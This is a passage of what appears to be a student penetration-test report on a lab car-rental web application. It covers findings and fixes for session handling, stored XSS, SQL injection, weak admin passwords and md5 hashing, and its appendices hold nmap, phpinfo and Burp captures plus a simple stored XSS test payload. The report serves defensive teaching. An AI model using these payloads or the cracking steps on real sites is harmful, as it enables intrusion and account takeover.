To prevent these attacks the ".htaccess" file can be used to restrict important server files and directories like "info.php" and the "cgi-bin". Also removing sensitive/important files from "robots.txt" is necessary as even if these files have precautions to prevent people from accessing them, simply giving away their existence is enough to make them a target for malicious hackers.

Session Management

A variety of problems were found in the session management section of the penetration test. The first problem is the lack of security-based attributes attached to the cookie variables in HTTP responses. These are important because they each have different purposes, for example, the “Secure” attribute prevents cookies from being intercepted observed by third parties. Another important but missing attribute is the “HttpOnly” attribute. This Attribute prevents client-side scripts from accessing the cookies which defends against potential Cross-site Scripting Attacks that inject a script to steal cookies. To solve this problem, these attributes can simply be added into the web applications HTTP requests.

Another problem found on the web application was session fixation. The tester viewed the session ID provided to them when accessing the site unauthorized, then logged in and found that the server used the same session ID. This means that the session is vulnerable to session hijacking if an attacker can forge a cookie. To prevent this, sessions should be recreated when logging into an account on the web application.

By leaving the web application logged in idle for over an hour, the tester was able to deduce that the web application either does not have session timeout functionality or has an exceedingly long session timeout timer. This is not secure because it allows attackers to compromise another user’s account if the user forgets to logout and leaves their device unaccompanied. To prevent this, set an automatic session timeout timer of 15 minutes to account for users who forget to logout.

XSS Injection

The “post testimonial” function on the web application allowed for a stored XSS injection. Allowing an attacker to post un-sanitized messages directly onto the web server allows them to hook victims’ web browsers, perform phishing attacks, or spread malware to the website’s users.

In order to combat this, the web developers can incorporate a few different methods to the user input. Input sanitization can be deployed to remove or change any harmful inputs. Input validation can be used to ensure that the user inputs follow a set of rules. Lastly, encoding can be used on the user inputs to change special characters, preventing unwanted scripts from running.

SQL Injection

This is the most dangerous vulnerability found on the web application. It was found the email address field for the login form was vulnerable to an SQL injection attack. The problem with allowing users to input anything into forms is that scripts can be injected in place of the requested information. This can result in data breaches, as in some scenarios, malicious hackers can use the attack to return entire databases. It could also potentially lead to loss of data, as a hacker could drop tables deleting the data in them.

There are a variety of methods that can be implemented to prevent attackers from injecting malicious scripts into input fields. It is best practice to implement all of these to ensure the web applications safety, one may not defend against every variation of SQL injection alone. The first defense is to implement input validation and sanitization. Input validation is the process of preventing data from being sent to the server unless it follows a predefined criterion. Input sanitization is when the data is checked and sanitized by removing any potential harmful characters, preventing injected scripts from

running. Another method of defending against SQL injection is to have prepared statements. This separates the SQL query from the input data making sure that an injected query cannot be run by an attacker.

Code Injection File Inclusion

While the tester did not manage to get this attack to work, there were so many potential payloads that the tester did not have time to try them all. This means the web application could potentially be vulnerable to this attack should an attacker find the correct payload. File inclusion can result in an attacker including a restricted file on an unrestricted page, allowing them to read the contents of it. This potentially reveals sensitive information. An attacker could also potentially include an external file. This could be a malicious script owned by the attacker, which could inject the web application and cause it to function in unintended ways.

The fix for this is to restrict config files using the “.htaccess” file. It’s also important to not include files on any webpage that can be viewed by the users/attackers.

Admin Panel Security

The admin panel is one of the most crucial weak points on the entire web application. This is because behind the login portal is a variety of admin functions which allowed the tester to directly view databases containing sensitive information, change the admin password and edit various aspects of many of the webpages on the web application. This is a huge problem because it leads to potential issues such as phishing attacks, spreading of misinformation and data breaches.

The first flaw found on the admin panel login portal was the weak password “lamination”. This is weak for a variety of reasons; it is all lowercase, it is only 10-characters long, and it’s a dictionary word meaning it will be in many of the known dictionary attack text files. This can be remediated by enforcing a password policy on the admin panel.

Secondly, it seemed too easy to get into the admin panel. While this is mainly due to the bad password, such an important component of the web application should have multiple layers of security. This can come in the form of 2 factor authentication, security questions and identity verification (email confirmation). The same should go for the password change function after accessing the admin panel. All of the layers of security previously talked about should go into this as to ensure that the administrators cannot get locked out of their own web application.

Lastly, some of the information displayed in the admin panel is unnecessary and allows for an attacker to access more information on the web applications users. Information like the users’ mobile numbers should be securely stored and only accessed if necessary for functions like 2FA, however, this can be done automatically without the need for human supervision if properly set up. The best way to solve this issue would be to remove the visible tables containing sensitive information from the admin panel unless absolutely necessary. If the information remains on the admin panel, it should be ensured that the data handling follows all GDPR regulations.

Password Cracking

Password cracking is that act of hashing strings in order to match them with the web application's stored hashed passwords. It often involves software so that millions of different combinations can be tested within a relatively short period of time. Should the attacker successfully crack the passwords, the users accounts would be compromised which is a huge problem.

There are a few procedures that should be followed to prevent password cracking attacks. Firstly, the web application should have a lockout mechanism on all the of the login portals to prevent attackers from deploying password crackers directly on the server, this way an attacker can only carry out this attack if the users' hashed passwords are somehow be breached.

Now that the attack cannot be directly carried out on the web application, it is time to account for the possibility of the hashed passwords getting leaked. While there is no way to confirm the passwords security if there is a data breach, there are a variety of factors that can be used to make it harder for an attacker to crack a hash. Deploying these could buy enough time to force users to reset their passwords essentially making the breached data less useful for this specific web application. By "salting" the password, it makes it almost impossible to crack the password unless the attacker knows the string of characters that was added. It is of paramount importance that a strong modern hashing algorithm is used instead of md5 (which the web application currently uses) or other outdated algorithms. Lastly, two factor authentication can be used to prevent an attacker from logging into a compromised account even after they have cracked a password. An alert can then be sent out to the real account holder if an attempt was made to log into their account. This alert should heavily encourage the user to change their password on the web application and any other services that use the same credentials.

Error Handling

The tester managed to enumerate the restricted configuration files on the web application by sending requests and viewing the returned error messages. This is a problem as it proves the existence of potential targets for an attacker. When the attacker has confirmation of these files existing, they could attempt to use file inclusion attacks to read them.

The main problem is the web application giving away too much information in the returned error messages, which is not necessary for non-developer users to see. To combat this, custom error messages/pages should be implemented into the web application to display generic error responses. This prevents it from giving away messages that could help attackers enumerate the files on the web application which essentially makes them have to blindly guess the files should they want to attempt file inclusion attacks.

Weak Cryptography

When information is encrypted or encoded on a web application it is usually because it is sensitive data and needs an extra layer of security just in case it is discovered by an attacker. However, sometimes this second layer of security can be weak and easily decrypted/decoded if not properly considered. These are basic and easily recognizable encoding algorithms and therefore were easy for the tester to decode. The set cookie on the web application was decoded from hex, then base64 to

gain the plaintext components that it is crafted from. It turns out that the cookie was created using the user's email address, hashed password and Unix time of when the session was created.

To prevent this from being a vulnerability, better encryption/encoding algorithms should be implemented on to the web application such as AES (Advanced Encryption Standard) which is the industry standard for encrypting sensitive data. In general, encoding is a lot weaker than encryption when it comes to securing data, therefore using two encoding simple encoding algorithms can lead to problems. It is also important for the web application to try and hide sensitive and restrict sensitive data better, even if it is encrypted, using this data for the set cookie is unwise and will likely lead to accounts being compromised.

It is important that each and every vulnerability listed in this report is addressed to ensure the overall security of the web application. This is because in some cases, an attacker only needs to find one vulnerability to cause mass damage to the web application, the company's reputation and the users who use the service. While implementing all of the suggested countermeasures could be tedious and time consuming, this report should have expressed the importance of doing so with the conclusion of this report.

4.2 FUTURE WORK

While the penetration test concludes having covered most basis's, it is never truly possible to test for every vulnerability and there are some areas which could have been tested to a higher extent in order to limit test how bad the vulnerability really is.

The tester believes that the stored XSS (Cross Site Scripting) attack was not explored to its full potential. Given more time the tester would have attempted other XSS payloads as this was one of the largest vulnerabilities on the web application. However, the provided attack examples are enough to represent the criticality of the attack therefore other attacks were prioritized.

Further tests for both file inclusion and executing injected commands would need to take place to decide whether this part of the web application is vulnerable or not. While it is generally advised to avoid having remote file inclusion on a web application at all, the tester could not find a way to exploit it. There are countless potential payloads that the tester could use here to attempt to compromise the site and therefore did not fully explore the possibility due to time constraints. Despite not finding a vulnerability the tester theorizes that both the test-cgi script and the info.php page could be vulnerable to these attacks.

The tester gained a good understanding of both the session ID and SecretCookie cookies mapping out, when they are generated and in the case of SecretCookie, how it is generated. As for the Session ID, the tester never figured out how it is generated and while this could be due to good security practices, it could have been further explored just to make sure. If the tester figured out how the Session ID is generated, then it would open the possibility of session hijacking attacks which would be an entirely new vulnerability to explore.

The admin panel was cracked using the administrator's hashed password found during the SQLMap SQL injection attack. Despite getting into the admin panel this way, the tester wanted to further explore whether it was possible to brute force attack the admin panel directly, due to the lack of a lockout mechanism, password policy and other poor password policy practices found in other locations on the web application. The tester did attempt this for a while, but the structure of the POST request posed a challenge due to the lack of an error message present in the response. This made it difficult to indicate to hydra whether the login was a success or failure.

Lastly, the tester wanted to further attempt to crack the other user hashes found on the during the SQLMap SQL injection attack. If the tester had cracked these hashes, then it would have been a better reference to express the criticality of having bad password policies and authorization functions.

5 REFERENCES

OWASP Web Application Security Testing Guide v4.2. (2023). Retrieved from:

https://owasp.org/www-project-web-security-testing-guide/v42/4-Web_Application_Security_Testing/

Cloudflare. (n.d.). *what-is-penetration-testing*. Retrieved from cloudflare:

<https://www.cloudflare.com/en-gb/learning/security/glossary/what-is-penetration-testing/>

Information Commissioner's Office. (n.d.). *Enforcement of this code*. Retrieved from ICO:

<https://ico.org.uk/for-organisations/uk-gdpr-guidance-and-resources/data-sharing/data-sharing-a-code-of-practice/enforcement-of-this-code/#:~:text=For%20serious%20breaches%20of%20the,risk%2Dbased%20approach%20to%20enforcement.>

Jain, S. (2024, November 15th). *160 Cybersecurity Statistics 2024 [Updated]*. Retrieved from getastra:

<https://www.getastra.com/blog/security-audit/cyber-security-statistics/>

APPENDICES PART 1

APPENDIX A – IMAGES/SCREENSHOTS

```
(kali@kali)-[~]
$ nmap -v -A 192.168.1.10
Starting Nmap 7.94 ( https://nmap.org ) at 2024-10-30 18:32 EDT
NSE: Loaded 156 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 18:32
Stats: 0:00:00 elapsed; 0 hosts completed (0 up), 0 undergoing Script Pre-Scan
NSE: Active NSE Script Threads: 1 (0 waiting)
NSE Timing: About 0.00% done
Completed NSE at 18:32, 0.00s elapsed
Initiating NSE at 18:32
Completed NSE at 18:32, 0.00s elapsed
Initiating NSE at 18:32
Completed NSE at 18:32, 0.00s elapsed
Initiating Ping Scan at 18:32
Scanning 192.168.1.10 [2 ports]
Completed Ping Scan at 18:32, 0.00s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 18:32
Completed Parallel DNS resolution of 1 host. at 18:32, 0.01s elapsed
Initiating Connect Scan at 18:32
Scanning 192.168.1.10 [1000 ports]
Discovered open port 21/tcp on 192.168.1.10
Discovered open port 3306/tcp on 192.168.1.10
Discovered open port 80/tcp on 192.168.1.10
Completed Connect Scan at 18:32, 9.67s elapsed (1000 total ports)
Initiating Service scan at 18:32
Scanning 3 services on 192.168.1.10
Completed Service scan at 18:32, 6.06s elapsed (3 services on 1 host)
NSE: Script scanning 192.168.1.10.
Initiating NSE at 18:32
Completed NSE at 18:32, 5.05s elapsed
Initiating NSE at 18:32
Completed NSE at 18:32, 0.28s elapsed
Initiating NSE at 18:32
Completed NSE at 18:32, 0.00s elapsed
Nmap scan report for 192.168.1.10
Host is up (0.0041s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      ProFTPD 1.3.4a
80/tcp    open  http     Apache httpd 2.4.3 ((Unix) PHP/5.4.7)
|_ http-server-header: Apache/2.4.3 (Unix) PHP/5.4.7
|_ http-favicon: Unknown favicon MD5: 8FECC113A86382DC4B8E04E866D52315
|_ http-title: Astley Car Rental
|_ http-cookie-flags:
|   /:
|   PHPSESSID:
|_ httponly flag not set
|_ http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
```

Figure 1-1: Nmap Scan (1/2)

```
| http-robots.txt: 1 disallowed entry
|_/info.php
3306/tcp open  mysql  MySQL (unauthorized)
Service Info: OS: Unix

NSE: Script Post-scanning.
Initiating NSE at 18:32
Completed NSE at 18:32, 0.00s elapsed
Initiating NSE at 18:32
Completed NSE at 18:32, 0.00s elapsed
Initiating NSE at 18:32
Completed NSE at 18:32, 0.00s elapsed
Read data files from: /usr/bin/../../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 21.56 seconds
```

Figure 1-2: Nmap Scan (2/2)

apache2handler		
	Apache Version	Apache/2.4.3 (Unix) PHP/5.4.7
	Apache API Version	20120211
	Server Administrator	you@example.com
	Hostname:Port	bogus_host_without_reverse_dns:80
	User/Group	nobody(65534)/65534
	Max Requests	Per Child: 0 - Keep Alive: on - Max Per Connection: 100
	Timeouts	Connection: 300 - Keep-Alive: 5
	Virtual Server	Yes
	Server Root	/opt/lampp
	Loaded Modules	core mod_so http_core prefork mod_authn_file mod_authn_dbm mod_authn_anon mod_authn_dbd mod_authn_socache mod_authn_core mod_authz_host mod_authz_groupfile mod_authz_user mod_authz_dbm mod_authz_owner mod_authz_dbd mod_authz_core mod_authnz_ldap mod_access_compat mod_auth_basic mod_auth_form mod_auth_digest mod_allowmethods mod_file_cache mod_cache mod_cache_disk mod_socache_shmcb mod_socache_dbm mod_socache_memcache mod_dbd mod_bucketeer mod_dumpio mod_echo mod_case_filter mod_case_filter_in mod_buffer mod_ratelimit mod_reqtimeout mod_ext_filter mod_request mod_include mod_filter mod_substitute mod_sed mod_charset_lite mod_deflate mod_mime util_ldap mod_log_config mod_log_debug mod_logio mod_env mod_mime_magic mod_cern_meta mod_expires mod_headers mod_usertrack mod_unique_id mod_setenvif mod_version mod_remoteip mod_proxy mod_proxy_connect mod_proxy_ftn


Figure 1-3: Info.php file (1/3)

PHP Variables	
_SERVER["UNIQUE_ID"]	Zyekd38AAAEABmOMAYAAAB
_SERVER["HTTP_HOST"]	192.168.1.10
_SERVER["HTTP_USER_AGENT"]	Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
_SERVER["HTTP_ACCEPT"]	text/html, application/xhtml+xml, application/xml;q=0.9, image/avif, image/webp, */*;q=0.8
_SERVER["HTTP_ACCEPT_LANGUAGE"]	en-US, en;q=0.5
_SERVER["HTTP_ACCEPT_ENCODING"]	gzip, deflate
_SERVER["HTTP_CONNECTION"]	keep-alive
_SERVER["HTTP_UPGRADE_INSECURE_REQUESTS"]	1
_SERVER["PATH"]	/usr/local/sbin:/usr/local/bin:/sbin:/usr/sbin:/bin:/usr/bin
_SERVER["LD_LIBRARY_PATH"]	/opt/lampp/lib:/opt/lampp/lib:/opt/lampp/lib
_SERVER["SERVER_SIGNATURE"]	no value
_SERVER["SERVER_SOFTWARE"]	Apache/2.4.3 (Unix) PHP/5.4.7
_SERVER["SERVER_NAME"]	192.168.1.10
_SERVER["SERVER_ADDR"]	192.168.1.10

Figure 1-4: Info.php file (2/3)

<code>_SERVER["DOCUMENT_ROOT"]</code>	<code>/mnt/sda2/swag/target</code>
<code>_SERVER["REQUEST_SCHEME"]</code>	<code>http</code>
<code>_SERVER["CONTEXT_PREFIX"]</code>	<code>no value</code>
<code>_SERVER["CONTEXT_DOCUMENT_ROOT"]</code>	<code>/mnt/sda2/swag/target</code>
<code>_SERVER["SERVER_ADMIN"]</code>	<code>you@example.com</code>
<code>_SERVER["SCRIPT_FILENAME"]</code>	<code>/mnt/sda2/swag/target/info.php</code>
<code>_SERVER["REMOTE_PORT"]</code>	<code>51927</code>
<code>_SERVER["GATEWAY_INTERFACE"]</code>	<code>CGI/1.1</code>
<code>_SERVER["SERVER_PROTOCOL"]</code>	<code>HTTP/1.1</code>
<code>_SERVER["REQUEST_METHOD"]</code>	<code>GET</code>
<code>_SERVER["QUERY_STRING"]</code>	<code>no value</code>
<code>_SERVER["REQUEST_URI"]</code>	<code>/info.php</code>
<code>_SERVER["SCRIPT_NAME"]</code>	<code>/info.php</code>
<code>_SERVER["PHP_SELF"]</code>	<code>/info.php</code>
<code>_SERVER["REQUEST_TIME_FLOAT"]</code>	<code>1730651355.700</code>

Figure 1-5: Info.php file (3/3)

[illegible]




Figure 1-8: Admin Panel

Sign Up



Please fill in this field.

☐ I Agree with [Terms and Conditions](#)

Sign Up

Already got an account? [Login Here](#)

Figure 1-9: Account Registration Form

Sign Up



Oliver Wright

w

2203984@uad.ac.uk

Email available for Registration .

• |

•

☒ I Agree with [Terms and Conditions](#)

Sign Up

Already got an account? [Login Here](#)

Figure 1-10: Registering real email address

Sign Up



q

q

2203984@uad.ac.uk

Email already exists.

•

•

☒ I Agree with [Terms and Conditions](#)

Sign Up

Already got an account? [Login Here](#)

Figure 1-11: Re-registering real email address




Figure 1-12: Re-registering real email address using burpe

#	Name	Email	Contact no	DOB	Address	City	Country	Reg Date
1	Steve Brown	hacklab@hacklab.com	2147483647					2017-06-17 19:59:27
2	Joe Bloggs	test@test.com	8285703354					2017-06-17 20:00:49
3	Annette Curtain	Annette@gmail.com	09999857868	03/02/1990	New Delhi	New Delhi	New Delhi	2017-06-17 20:01:43
4	Natalie Coull	ncoull@gmail.com	9999857868		New Delhi	Delhi	Delhi	2017-06-17 20:03:36
5	q	2203984@uad.ac.uk	q					2024-12-06 10:51:05
6	q	2203984@uad.ac.uk	q					2024-12-06 11:05:51
#	Name	Email	Contact no	DOB	Address	City	Country	Reg Date

Figure 1-13: Duplicated records evidence

Project browser repeater view help

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn Settings

te map Issue definitions Scope settings

Filter: Hiding not found items; hiding CSS, image and general binary content; hiding 4xx responses; hiding empty folders

Host	Method	URL	Params	Status code	Length	MIME type	Title	Comment	Time request
http://192.168.1.10	GET	/assets/js/slick.min.js		200	42226	script			22:18:43.4 No.
http://192.168.1.10	GET	/assets/switcher/js/switc...		200	2202	script			22:18:43.4 No.
http://192.168.1.10	GET	/index.php		200	23088	HTML	Astley Car Rental		22:26:09.4 No.
http://192.168.1.10	POST	/index.php		200	23659	HTML	Astley Car Rental		22:26:09.4 No.
http://192.168.1.10	GET	/updatepassword.php		302	403				22:18:42.4 No.
http://192.168.1.10	GET	/assets/images/favicon-l...							
http://192.168.1.10	GET	/assets/images/favicon-l...							
http://192.168.1.10	GET	/assets/images/favicon-l...							
http://192.168.1.10	GET	/car-listing.php							

Inspector

Upgrade-Insecure-Re... 1

Origin http://192.168.1.10

Content-Type application/x-www-f...

User-Agent Mozilla/5.0 (Windows ...

Accept text/html,application/...

Referer http://192.168.1.10/in...

Accept-Encoding gzip, deflate

Accept-Language en-US,en;q=0.9

Cookie PHPSESSID=1qpg36mj...

Connection close

Response headers

Name	Value
Date	Tue, 05 Nov 2024 03:2...
Server	Apache/2.4.3 (Ubuntu P...
X-Powered-By	PHP/5.4.7
Expires	Thu, 19 Nov 1981 08:52...
Cache-Control	no-store, no-cache, m...
Pragma	no-cache
Set-Cookie	SecretCookie=643256...
Connection	close
Content-Type	text/html
Content-Length	23156

Request

1 POST /index.php HTTP/1.1

2 Host: 192.168.1.10

3 Content-Length: 47

4 Cache-Control: max-age=0

5 Upgrade-Insecure-Requests: 1

6 Origin: http://192.168.1.10

7 Content-Type: application/x-www-form-urlencoded

8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/115.0.5790.171 Safari/537.36

9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7

10 Referer: http://192.168.1.10/index.php

11 Accept-Encoding: gzip, deflate

12 Accept-Language: en-US,en;q=0.9

13 Cookie: PHPSESSID=1qpg36mjmbna87o6glme35m7

14 Connection: close

15

16 email=wee%40woo.com&password=weewoo&login=Login

Response

1 HTTP/1.1 200 OK

2 Date: Tue, 05 Nov 2024 03:26:09 GMT

3 Server: Apache/2.4.3 (Unix) PHP/5.4.7

4 X-Powered-By: PHP/5.4.7

5 Expires: Thu, 19 Nov 1981 08:52:00 GMT

6 Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0

7 Pragma: no-cache

8 Set-Cookie: SecretCookie=6432566c514864766279356a623230364d7a417a4d5759795a54686c59574d784d6d526d5a5749794d6a4a68596a6b774e3259784f4449314d6d4d364d54637a4d4463334e7a45324f513d3d

9 Connection: close

10 Content-Type: text/html

11 Content-Length: 23156

12

13

14 <!DOCTYPE HTML>

15 <html lang="en">

16 <head>

17 <meta http-equiv="Content-Type" content="text/html; charset=utf-8">

18 <meta http-equiv="X-UA-Compatible" content="IE=edge">

19 <meta name="viewport" content="width=device-width,initial-scale=1">

20 <meta name="keywords" content="">

21 <meta name="description" content="">

Figure 1-14: Login get request



Steve Brown

Profile Settings

Update Password

My Booking

Post a Testimonial

My Testimonials

Change picture

Sign Out

POST A TESTIMONIAL

Testimonial

<script>alert("go to www.freemoney.com for free money! :D")</script>

Save

Figure 1-15: XSS Scripting Injection (stored)




Figure 1-16: XSS Scripting Injection (stored) 2

